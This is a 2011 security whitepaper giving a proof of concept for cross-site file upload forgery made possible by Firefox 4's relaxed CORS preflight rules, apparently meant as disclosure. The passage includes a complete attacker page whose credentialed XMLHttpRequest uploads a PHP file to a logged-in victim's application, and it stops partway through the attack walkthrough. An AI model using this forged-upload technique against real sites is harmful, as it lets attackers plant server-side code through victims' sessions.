

Whitepaper



# Cross Site File Upload Forgery In Mozilla Firefox 4

A Proof-of-Concept

Anant Kochhar

19 May 2011

# File Upload through Click Jack

## TABLE OF CONTENTS

Abstract.....	2
Introduction .....	2
Key Concepts.....	2
Cross Site HTTP Request .....	2
Preflighted Requests .....	3
Changes in Preflighting Rules in Firefox 4 .....	3
withCredentials .....	3
Attack Scenario.....	4
A Web Application with File Upload.....	4
Setting Up the Click Jack Attack.....	7
The Attack Itself.....	9
Preflighted in Firefox version less than 4 .....	11
Impact .....	12
Other Similar Techniques.....	13
Recommended Resolutions .....	13
About The Author .....	13
References .....	13
About SecurEyes .....	13

# File Upload through Click Jack

---

## Abstract

Mozilla Firefox 4 incorporates **Cross Origin Resource Sharing**, which is being espoused by the Web Application Working Group of W3C, through some significant changes in the XMLHttpRequest object. While these changes make mash-ups between applications more dynamic, they also make it possible upload files through Cross Site Request Forgery or the Click Jack attack.

## Introduction

HTTP POST request for uploading a file is different from a regular POST request as the "enctype" of the HTML form element is "multipart/form-data". Because it looks different, it has been wrongly assumed that it is difficult, if not impossible, to replay this POST request in a Click Jacking attack. Consequently, few application developers ensure that file upload transactions are protected from CSRF attacks.

The changed XMLHttpRequest object of Mozilla 4 allows attackers to carry out this attack with ease. This Proof of Concept will demonstrate how a file upload transaction of an authorized user can be forged by an attacker following the same methods used in a traditional CSRF attack.

## Key Concepts

### **Cross Site HTTP Request**

Any request for a resource of a domain other than that of the resource making the request. An example of such a request occurs when a page from one site requests a resource, like an image, from another site. Such transactions are becoming more common and complex with mash-ups etc.

# File Upload through Click Jack

---

## Preflighted Requests

These requests originate from the XMLHttpRequest object in browsers when a special type of Cross Site HTTP Request is initiated. Unlike a routine Cross Site HTTP request (like a simple GET request for an image), the browser first sends an OPTIONS request header to the resource of the other domain to determine whether the actual request is safe to send.

## Changes in Preflighting Rules in Firefox 4

In Firefox versions less than 4, requests with data encoding of the type 'multipart/form-data' was preflighted. This made it difficult, but not impossible, to send file upload requests to resources of other domains. In Firefox 4, the 'text/plain', 'application/x-www-form-urlencoded', and 'multipart/form-data' data encodings can all be sent cross-site without preflighting.

## with Credentials

Starting from Firefox 3.5, it has become possible to send 'credentialed' Cross Site HTTP Requests, which means that Cookie values are sent in the Cross Site HTTP Request, making resources behind authentication also available.

**Source:** [https://developer.mozilla.org/En/HTTP\\_access\\_control](https://developer.mozilla.org/En/HTTP_access_control)

**Preflighted requests**

Unlike simple requests (discussed above), "preflighted" requests first send an HTTP `OPTIONS` request header to the resource on the other domain, in order to determine whether the actual request is safe to send. Cross-site requests are preflighted like this since they may have implications to user data. In particular, a request is preflighted if:

- It uses methods **other** than GET or POST. Also, if POST is used to send request data with a Content-Type **other** than `application/x-www-form-urlencoded`, `multipart/form-data`, or `text/plain`, e.g. if the POST request sends an XML payload to the server using `application/xml` or `text/xml`, then the request is preflighted.
- It sets custom headers in the request (e.g. the request uses a header such as `X-PINGOTHER`)

**Gecko 4.0 note**


Starting in Gecko 2.0 (Firefox 4 / Thunderbird 3.3 / SeaMonkey 2.1), the `text/plain`, `application/x-www-form-urlencoded`, and `multipart/form-data` data encodings can all be sent cross-site without preflighting. Previously, only `text/plain` could be sent without preflighting.

# File Upload through Click Jack


## Attack Scenario

### A Web Application with File Upload

A web application offers a file upload to its users after login. An application user open the application in Mozilla Firefox version 4.0:




After logging in, a valid user of the application is shown a page from where he can upload files into the web server:




# File Upload through Click Jack

An authenticated user can choose and upload a file from his computer onto the web server:




Upon successful upload, the user is shown a success message:




The successfully uploaded file is available in the 'upload' folder of the website:

<http://www.onedomain123.com/upload/test123.txt>

# File Upload through Click Jack




The POST request for the above transaction is the following:



This application checks the valid session of the user *but does not implement any measure against CSRF attack* (like a page token etc).

# File Upload through Click Jack


An attacker, without a valid session token, trying to access the page directly is shown the following page:



## **Setting Up the Click Jack Attack**

The attacker crafts the following HTML page and uploads it on his website:

<http://www.twodomain456.com/index.html>






# File Upload through Click Jack

---

The source code of this page is the following:



```
<html>
<head>
<title>Get That Looks Like Hitler!</title>
<script type="text/javascript">
function csrf()
{
xmlhttp=new XMLHttpRequest();
xmlhttp.open("POST","http://www.onedomain123.com/upload.php",false);
xmlhttp.setRequestHeader("Content-type","multipart/form-data;
boundary=----WebKitFormBoundaryQuvHufDztlmnoqBC");
xmlhttp.withCredentials = "true";
xmlhttp.send('-----WebKitFormBoundaryQuvHufDztlmnoqBC\nContent-Disposition: form-data;
name="MAX_FILE_SIZE"\n\n3000000\n-----WebKitFormBoundaryQuvHufDztlmnoqBC\nContent-
Disposition: form-data; name="userfile";\nfilename="test.php"\nContent-Type: text/plain\n
\n<?php phpinfo();?>\n-----WebKitFormBoundaryQuvHufDztlmnoqBC--');
}

</script>
</head>
<body>
<h2>Hitler Kitty!!</h2>

<script>csrf()</script>
</script>

</body>
</html>
```


Notice the following features about this CSRF vector page:

- 1) It defines a new instance of the XMLHttpRequest object.
- 2) It sets a customized request header: **Content-type: multipart/form-data**
- 3) **withCredentials** is set as "true".
- 4) The transaction is designed to upload a file with filename 'test.php' containing the 'phpinfo()' function.
- 5) This page is designed to lure a victim to click on it.


# File Upload through Click Jack

## The Attack Itself

The intended victim is logged into the vulnerable application in Mozilla Firefox version 4 browser:




Simultaneously, the victim is accessing his email in another tab of the same instance of the browser. The victim received the URL of the CSRF page in his inbox and is lured into clicking on it:



